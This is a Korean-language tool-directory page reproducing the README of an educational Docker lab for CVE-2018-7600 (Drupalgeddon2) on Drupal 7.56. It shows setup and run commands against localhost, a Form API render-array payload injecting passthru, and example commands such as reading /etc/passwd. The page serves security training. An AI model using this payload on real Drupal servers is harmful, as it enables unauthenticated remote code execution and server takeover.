Skip to content
KitploitKITPLOIT
도구익스플로잇블로그
Log in
제출
도구익스플로잇블로그
제출

해킹, 침투 테스트 및 사이버 보안 도구를 당신의 보안 무기고에!

Kitploit은 해킹, 사이버 보안 및 침투 테스트 도구 디렉토리입니다. 최신 프로젝트 업데이트를 발견하여 취약점을 찾고, 시스템을 분석하고, 테스트를 자동화하고, 보안을 강화하세요.

피드문의개인정보© 2026 Kitploit

도구 디렉토리

카테고리

모든 카테고리 보기
Loading categories
cve-2018-7600-drupalgeddon2-lab — CVE-2018-7600(Drupalgeddon2) 원격 코드 실행을 Docker 기반의 취약한 Drupal 7.56 환경을 사용하여 시연하는 교육용 실습 환경입니다. | Kitploit
도구/GitHubGitHub/meraj1312/cve-2018-7600-drupalgeddon2-lab
Vulnerability AnalysisExploitationWeb Application ExploitationCTFPenetration TestingLearning & EducationPayload DevelopmentLabs & Practice
GitHub
meraj1312/cve-2018-7600-drupalgeddon2-lab

cve-2018-7600-drupalgeddon2-lab

CVE-2018-7600(Drupalgeddon2) 원격 코드 실행을 Docker 기반의 취약한 Drupal 7.56 환경을 사용하여 시연하는 교육용 실습 환경입니다.

저장소 보기
1185개월 전아직 검토되지 않음

인기

모두 보기 →

커뮤니티에서 가장 많이 사용되는 도구를 찾아보세요.

모든 도구 탐색

도구 컬렉션을 둘러보세요

모든 도구 보기 →
공유

CVE-2018-7600 Drupalgeddon2 취약점 실습 랩

Docker로 배포된 취약한 Drupal 7.56 환경을 활용하여 CVE-2018-7600(Drupalgeddon2) 익스플로잇을 시연하는 교육용 실습 랩입니다.

이 프로젝트는 실제 환경과 유사한 취약점 평가 워크플로를 시뮬레이션하며, 다음을 포함합니다:

  • 취약한 환경 구축
  • 탐지(스캐너)
  • 익스플로잇(RCE)
  • 페이로드 분석
  • 문서화

취약점 개요

CVE-2018-7600(Drupalgeddon2)은 Drupal CMS의 치명적인 원격 코드 실행(RCE) 취약점입니다.

이 문제는 Drupal의 Form API에 존재하며, 사용자 제어 입력이 렌더 배열로 해석될 수 있어 공격자가 다음과 같은 악성 콜백을 주입할 수 있습니다:

  • passthru
  • system
  • exec

이로 인해 서버에서 인증 없이 명령 실행이 가능합니다.

영향

  • 원격 코드 실행
  • 인증 불필요
  • 서버 전체 장악

대상 버전

  • Drupal 7.56(취약 버전)

실습 랩 구성


Attacker (Kali Linux)
|
| HTTP Requests
v
Drupal 7.56 (Vulnerable)
|
v
MySQL Database


사용된 기술

  • Docker
  • Docker Compose
  • Drupal CMS
  • MySQL
  • Kali Linux
  • Python(익스플로잇 및 스캐너)

리포지토리 구조


cve-2018-7600-drupalgeddon2-lab
│
├── README.md
├── setup.md
├── scan.py
├── exploit.py
│
├── lab-setup/
│   └── docker-compose.yml
│
├── screenshots/
│   ├── drupal-dashboard.png
│   ├── drupal-version.png
│   └── rce-output.png
│
├── logs/
│   ├── scan_results.txt
│   └── exploit_log.txt
│
├── payloads/
│   └── payload-list.txt
│
├── report/
│   └── drupalgeddon2-report.pdf
스크린샷


드루팔 대시보드

드루팔 대시보드


버전 확인

드루팔 버전


빠른 시작

리포지토리 클론

git clone https://github.com/Meraj1312/cve-2018-7600-drupalgeddon2-lab.git
cd cve-2018-7600-drupalgeddon2-lab

랩 시작

docker compose up -d

대상 접속

http://localhost:8080

탐지 및 익스플로잇

1. 취약점 스캔

python3 scan.py http://localhost:8080

예시 출력:

[~] Scanning http://localhost:8080... VULNERABLE

2. 익스플로잇 (RCE)

python3 exploit.py http://localhost:8080 id

예시 출력:

uid=33(www-data) gid=33(www-data)

페이로드 예시

사용된 기본 페이로드 구조:

name[#post_render][]=passthru
name[#type]=markup
name[#markup]=whoami

예시 명령:

whoami
id
cat /etc/passwd

전체 페이로드 목록은 다음 위치에서 확인할 수 있습니다:

payloads/payload-list.txt

문서화 전략

깔끔하고 전문적인 리포지토리 구조를 유지하기 위해:

README에는 다음이 포함됩니다:

  • 취약점 개요
  • 실습 랩 구축 지침
  • 기본 페이로드 예시
  • 스캐너 및 익스플로잇 실행 방법

PDF 보고서(report/drupalgeddon2-report.pdf)에는 다음이 포함됩니다:

  • 상세 익스플로잇 절차
  • Burp Suite 요청 및 응답
  • 페이로드 테스트 결과
  • 실행 스크린샷
  • 취약점에 대한 기술적 설명

이러한 구분을 통해 다음이 보장됩니다:

  • 깔끔한 GitHub 프레젠테이션
  • 완전한 기술 문서화

교육 목적

이 실습 랩은 다음을 대상으로 합니다:

  • 사이버보안 학생
  • 침투 테스트 실습
  • 취약점 연구
  • 익스플로잇 개발 학습

면책 조항

이 프로젝트는 교육 및 연구 목적으로만 제공됩니다.

명시적 승인 없이 시스템을 악용하려 시도하지 마십시오.

저자는 오용에 대해 책임을 지지 않습니다.

도구 다운로드